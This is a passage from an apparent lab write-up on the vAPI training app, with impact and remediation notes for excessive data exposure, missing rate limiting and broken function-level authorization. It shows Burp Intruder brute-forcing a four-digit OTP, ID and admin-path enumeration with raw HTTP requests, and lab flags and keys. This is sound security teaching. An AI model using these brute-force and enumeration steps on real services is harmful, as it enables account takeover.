23     "deviceId": "609652afad6c1f56",
24     "latitude": "65.9667",
25     "longitude": "18.5333",
26     "commentText": "hey",
27     "username": "james"
28   },
29   {
30     "id": 3,
31     "postId": 1,
32     "deviceId": "609652afad6c1f56",
33     "latitude": "63.667",
34     "longitude": "18.5333",
35     "commentText": "hey james",
36     "username": "Fuhad"
37   }
38 ]

```


When you look at the right hand side the only information being displayed is the comment and username however on the left we get to see deviceid, longitude and latitude. we also get to see a flag.

5. We can add a comment to see how the app works:



Ensure to allow the app permission to access location, write a comment and send it where a pop up message will be generated and in the emulator ensure that GPS is allowed as shown in (2)

6. Once we allow the permissions, and send the comment we can look at the GET request where we see our comment is sent plus our latitude and longitude



Severity: High

Impact

- Latitude and longitude data attached to user comments enables an attacker to map the physical locations from which users regularly post, constructing a detailed picture of a target's daily movements and frequented locations.
- Device ID exposure enables device fingerprinting and tracking.
- Lawsuit since exposure of Personal identifiable information can lead to fines and lawsuits.

Remediation


- Apply a server-side response filter that returns only the fields explicitly required by the consuming application.
- Collect only the necessary information required by the application.
- Conduct regular API response audits to identify and remove unnecessary data exposure.
- Define a strict response schema for each endpoint and enforce it at the API layer.

Summary

Excessive Data Exposure occurs when an API returns more information in its response than is required by the client application, relying on the client to filter out sensitive fields before displaying them to the user. This is a fundamentally flawed design pattern because it assumes that the only consumer of the API is the intended front-end application an assumption that any attacker with a proxy can immediately invalidate. This finding was demonstrated using a companion Android application (TheCommentApp.apk) deployed in Genymotion, an android emulator and proxied through Burp Suite. The application's User Interface displayed only two fields per comment: the comment text and the posting username. However, inspection of the underlying GET request response revealed that the API was returning four additional fields: a

device ID, latitude, longitude, and a flag value. None of these fields were visible in the application interface, yet all were present in every API response.


API4



This is where multiple concurrent requests can be performed from a single device in a certain time-frame.


Based on the information there is no rate limiting so this is a chance for bruteforcing.

1. Initiate the OTP process by sending the number the OTP to be sent, I've gone for the default number but you can just change it.




After sending the request an OTP is generated and we get an information such as it is a 4 digit.

2. When we send a random OTP number to verify it we get to see how it responds:



We get a status 403, and an invalid OTP message. We need to get the valid OTP to get a different status code and message.

3. We can now bruteforce the OTP by sending the request to intruder and setting up the payloads in burp:



Setting the OTP payload position, set the attack type(2), Setting the number range (3), placing for 4 digits since we know what OTP (4) and start the attack (5).

4. After a successful bruteforce attack is completed we get a successful OTP and a status 200 ok


Request	Payload	Status code ^	Response re...	Error	Timeout	Length	Comment
1873	1872	200	531			285	
0		403	95			274	
1	0000	403	147			274	
2	0001	403	185			274	
3	0002	403	396			274	
4	0003	403	235			274	
5	0004	403	285			274	
6	0005	403	450			274	
7	0006	403	340			274	
8	0007	403	479			274	
9	0008	403	534			274	
10	0009	403	553			274	
11	0010	403	551			274	
12	0011	403	550			274	
13	0012	403	551			274	
14	0013	403	551			274	
15	0014	403	549			274	
16	0015	403	546			274	
17	0016	403	557			274	
18	0017	403	546			274	
19	0018	403	546			274	
20	0019	403	545			274	

Request	Response
<pre> 1 POST /vapi/api4/otp/verify HTTP/1.1 2 Content-Type: application/json 3 User-Agent: PostmanRuntime/7.54.0 4 Accept: */* 5 Postman-Token: 4c0e9eda-be45-4b3d-832f-9da3e8dfd4ea 6 Host: localhost:9000 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 22 10 11 { 12 "otp": "1872" 13 } </pre>	<pre> 1 HTTP/1.1 200 OK 2 Host: localhost:9000 3 Date: Sun, 24 May 2026 11:59:33 GMT 4 Connection: close 5 X-Powered-By: PHP/7.4.33 6 Cache-Control: no-cache, private 7 Date: Sun, 24 May 2026 11:59:33 GMT 8 Content-Type: application/json 9 10 { 11 "success": "true", 12 "key": "FZvjaFLMgUfnpFJDhKx-92xeXx_sCr7Y" 13 } </pre>

We get an OTP result. This is as seen in POSTMAN.

Request	Response
<pre> 1 POST /vapi/api4/otp/verify HTTP/1.1 2 Content-Type: application/json 3 User-Agent: PostmanRuntime/7.54.0 4 Accept: */* 5 Postman-Token: 06a12966-827e-48d4-ae2c-136920890e07 6 Host: localhost:9000 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 22 10 11 { 12 "otp": "1872" 13 } </pre>	<pre> 1 HTTP/1.1 200 OK 2 Host: localhost:9000 3 Date: Sun, 24 May 2026 12:13:54 GMT 4 Connection: close 5 X-Powered-By: PHP/7.4.33 6 Cache-Control: no-cache, private 7 Date: Sun, 24 May 2026 12:13:54 GMT 8 Content-Type: application/json 9 10 { 11 "success": "true", 12 "key": "FZvjaFLMgUfnpFJDhKx-92xeXx_sCr7Y" 13 } </pre>

5. When we go to the next request we get information about the user as well as a flag:



Severity: High

Impact

- It can lead to a denial of service (DOS) since it is overwhelmed by the requests.
- Legitimate and authenticated users can't access the services hindering confidentiality.

Remediation


- Implement rate limiting on all authentication and verification endpoints.
- Limit a number of request a device can make in a specific duration of time.
- Implement a load balancer that distributes incoming traffic across multiple servers to avoid a single server to be overloaded.
- Implement account lockout or progressive delay after repeated failures.

Summary

Rate limiting governs how many requests a client can make to an API endpoint within a defined time window. Without it, an API is fully exposed to automated abuse including brute force attacks against authentication mechanisms, enumeration of identifiers, and resource exhaustion attacks that can deny service to legitimate users. The API4 endpoint presented a two-step OTP authentication flow. Initiating the process revealed that the OTP was a four-digit numeric code a search space of exactly 10,000 possible values. When a random incorrect OTP was submitted, the server responded with a 403 Forbidden status. Critically, there was no observable rate limiting, no lockout mechanism, and no expiry enforcement on the OTP. Using Burp Suite Intruder in Sniper mode with a sequential numeric payload from 0000 to 9999, the correct OTP was identified in under five minutes as the sole response returning a 200 OK status code. The


follow-up GET request to retrieve user details, available once authenticated, returned both the user's information and a flag, confirming complete authentication bypass.

API5




Broken Function Level Authorization is where an unauthorized user is able to perform functions that they are not allowed to don't have the permissions.

1. For the first request we are going to create a user




So a user has been created successfully.

2. The second request is used to get information about the user that we have created as shown:



We can see that as a user the id is being used to identify the user.

- Look at the HTTP methods we can look at the OPTIONS to see which methods are allowed:



Nothing much since only GET and HEAD are allowed so we can rule out using POST or PUT.

- We can try and work around the ID parameter by changing the values and see if there is a BOLA that we can work with.

Request ^	Payload	Status code	Response re...	Error	Timeout	Length	Comment
0		403	200			290	
1	1	403	69			290	
2	2	403	135			290	
3	3	403	236			290	
4	4	403	272			290	
5	5	403	311			290	
6	6	403	358			290	
7	7	200	395			308	
8	8	403	412			290	
9	9	403	457			290	
10	10	403	486			290	
11	11	403	468			290	
12	12	403	446			290	
13	13	403	445			290	
14	14	403	445			290	
15	15	403	443			290	

Request

Pretty Raw Hex

GET /vapi/api5/user/4 HTTP/1.1
Authorization-Token: SmFuZV9kb2U6dGVzdDEyMw==
User-Agent: PostmanRuntime/7.54.0
Accept: */*
Postman-Token: 2efa538f-0c83-40d8-94ba-e51eced30348
Host: localhost:9000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

Response

Pretty Raw Hex Render

1 HTTP/1.1 403 Forbidden
2 Host: localhost:9000
3 Date: Sun, 24 May 2026 20:45:44 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Sun, 24 May 2026 20:45:44 GMT
8 Content-Type: application/json
9
10 {
 "success": "false",
 "cause": "usernameOrPasswordIncorrect"
}

As we can see only the authorized ID give us a status 200. So with this we can't rely on BOLA.

5. We can try the other endpoint /user and try see if any success can be found by changing user to admin:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
373	http://localhost:9000	GET	/vapi/api5/admin/1			500	247	JSON		
372	http://localhost:9000	GET	/vapi/api5/admin			500	247	JSON		
371	http://localhost:9000	GET	/vapi/api5/admin/			500	247	JSON		

Request

Pretty Raw Hex

1 GET /vapi/api5/admin HTTP/1.1
2 Authorization-Token: SmFuZV9kb2U6dGVzdDEyMw==
3 User-Agent: PostmanRuntime/7.54.0
4 Accept: */*
5 Postman-Token: 71544733-30a6-4cdd-a39b-d8774c6ed7b6
6 Host: localhost:9000
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10

